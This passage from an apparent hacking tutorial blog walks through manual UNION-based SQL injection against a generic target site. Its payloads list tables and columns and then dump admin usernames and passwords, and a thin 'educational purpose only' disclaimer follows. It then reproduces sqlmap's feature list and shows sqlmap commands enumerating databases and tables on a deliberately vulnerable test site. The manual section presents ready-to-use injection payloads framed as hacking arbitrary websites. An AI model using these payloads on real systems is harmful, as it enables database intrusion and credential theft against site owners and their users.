www.targetwebsite.com/index.php?id=-8 union select 1,group\_concat(table\_name),3,4,5,6,7,8,9,10,11 from information\_schema.tables where table\_schema=database()--

Now hit Enter and you can see Complete Table of Database.

(Click on Image to Enlarge it)

Great we found Table name now find the table name that is related to admin or user. as you can see in the above image there is one table name :- userDatabase. Let us choose that table userdatabase and Go on Next step.

✔ Step 6. Finding the Column name.

Now same to find Column names, replace "group\_concat(table\_name) with "group\_concat(column\_name)"

and Replace the "from information\_schema.tables where table\_schema=database()--" with "FROM information\_schema.columns WHERE table\_name=mysqlchar--

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Note :- Do not hit Enter now.... First of all Convert

table name into Mysql Char String()

Install the Hackbar add-on in Firefox Click here to Download

After Installing you can see the toolbar, and if you can't then Hit F9.Select sql->Mysql->MysqlChar() in the Hackbar.

Enter the Table name you want to convert it into Mysql Char

Now you can see the Char like this :-

Copy and paste the code at the end of the url instead of the "mysqlchar"

For Eg.

www.targetwebsite.com/index.php?id=-8 union select 1,group\_concat(column\_name),3,4,5,6,7,8,9,10,11 FROM information\_schema.columns WHERE table\_name=CHAR(117, 115, 101, 114, 68, 97, 116, 97, 98, 97, 115, 101)--

And Now Hit Enter and you will be able to see the Column names like this :-

(Click on Image to Enlarge it)

Great Here we found Username and Password Column .

✔ Step 7. Explore Database & Hack it.

Cool......! now you know the next step what to do ..... get the ID and Password of Admin user using this Command into URL.Now replace group\_concat(column\_name) with group\_concat(username,0x2a,password). or any other Column name you want to get Data.

For Eg.

http://targetwebsite.com/index.php?id=-8 and 1=2 union select 1,group\_concat(username,0x2a,password),3,4,5,6,7,8,9,10,11 from userDatabase--

If the above Command doesn't work then use Column name from first and put all Columns at one time and you will able to get complete database.


Now find Admin page using this Method :- How to hack website using Havij.

Disclaimer:- The Above tutorial is completely for Educational purpose only, Do not use it to hack any third party website. I'll be not responsible for any SQL Injection attack performed by any reader.

Tools For SQL Injection (SQL MAP)

# Introduction

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.




# Features

* Full support for **MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, HSQLDB, H2, MonetDB, Apache Derby, Amazon Redshift, Vertica, Mckoi, Presto, Altibase, MimerSQL, CrateDB, Greenplum, Drizzle, Apache Ignite, Cubrid, InterSystems Cache, IRIS, eXtremeDB, FrontBase, Raima Database Manager, YugabyteDB and Virtuoso** database management systems.
* Full support for six SQL injection techniques: **boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries and out-of-band**.
* Support to **directly connect to the database** without passing via a SQL injection, by providing DBMS credentials, IP address, port and database name.
* Support to enumerate **users, password hashes, privileges, roles, databases, tables and columns**.
* Automatic recognition of password hash formats and support for **cracking them using a dictionary-based attack**.
* Support to **dump database tables** entirely, a range of entries or specific columns as per user's choice. The user can also choose to dump only a range of characters from each column's entry.
* Support to **search for specific database names, specific tables across all databases or specific columns across all databases' tables**. This is useful, for instance, to identify tables containing custom application credentials where relevant columns' names contain string like name and pass.
* Support to **download and upload any file** from the database server underlying file system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
* Support to **execute arbitrary commands and retrieve their standard output** on the database server underlying operating system when the database software is MySQL, PostgreSQL or Microsoft SQL Server.
* Support to **establish an out-of-band stateful TCP connection between the attacker machine and the database server** underlying operating system. This channel can be an interactive command prompt, a Meterpreter session or a graphical user interface (VNC) session as per user's choice.
* Support for **database process' user privilege escalation** via Metasploit's Meterpreter get system command.

PRACTICAL OF SQLMAP :-


Here I am using “test.php” for testing the sqlmap




Website :- <http://testphp.vulnweb.com/>

So clearly see no parameter in this site like cat=10 , id=1

Our first mission is to find the parameter of the website

the sql injection.

Crawl 1, crawl 2, crawl 3



Here we have a parameter for sql injection


Here we use two commands for finding database of a website

--technique “U” (U is stand for union test)

--dbs is used for finding the database running in the website

Sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --technique "U" –dbs

Database running in the website is “acuart”





How we find the tables with the help of sqlmap

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --technique "U" -D acuart –tables

-D database name

--tables to find out the tables name





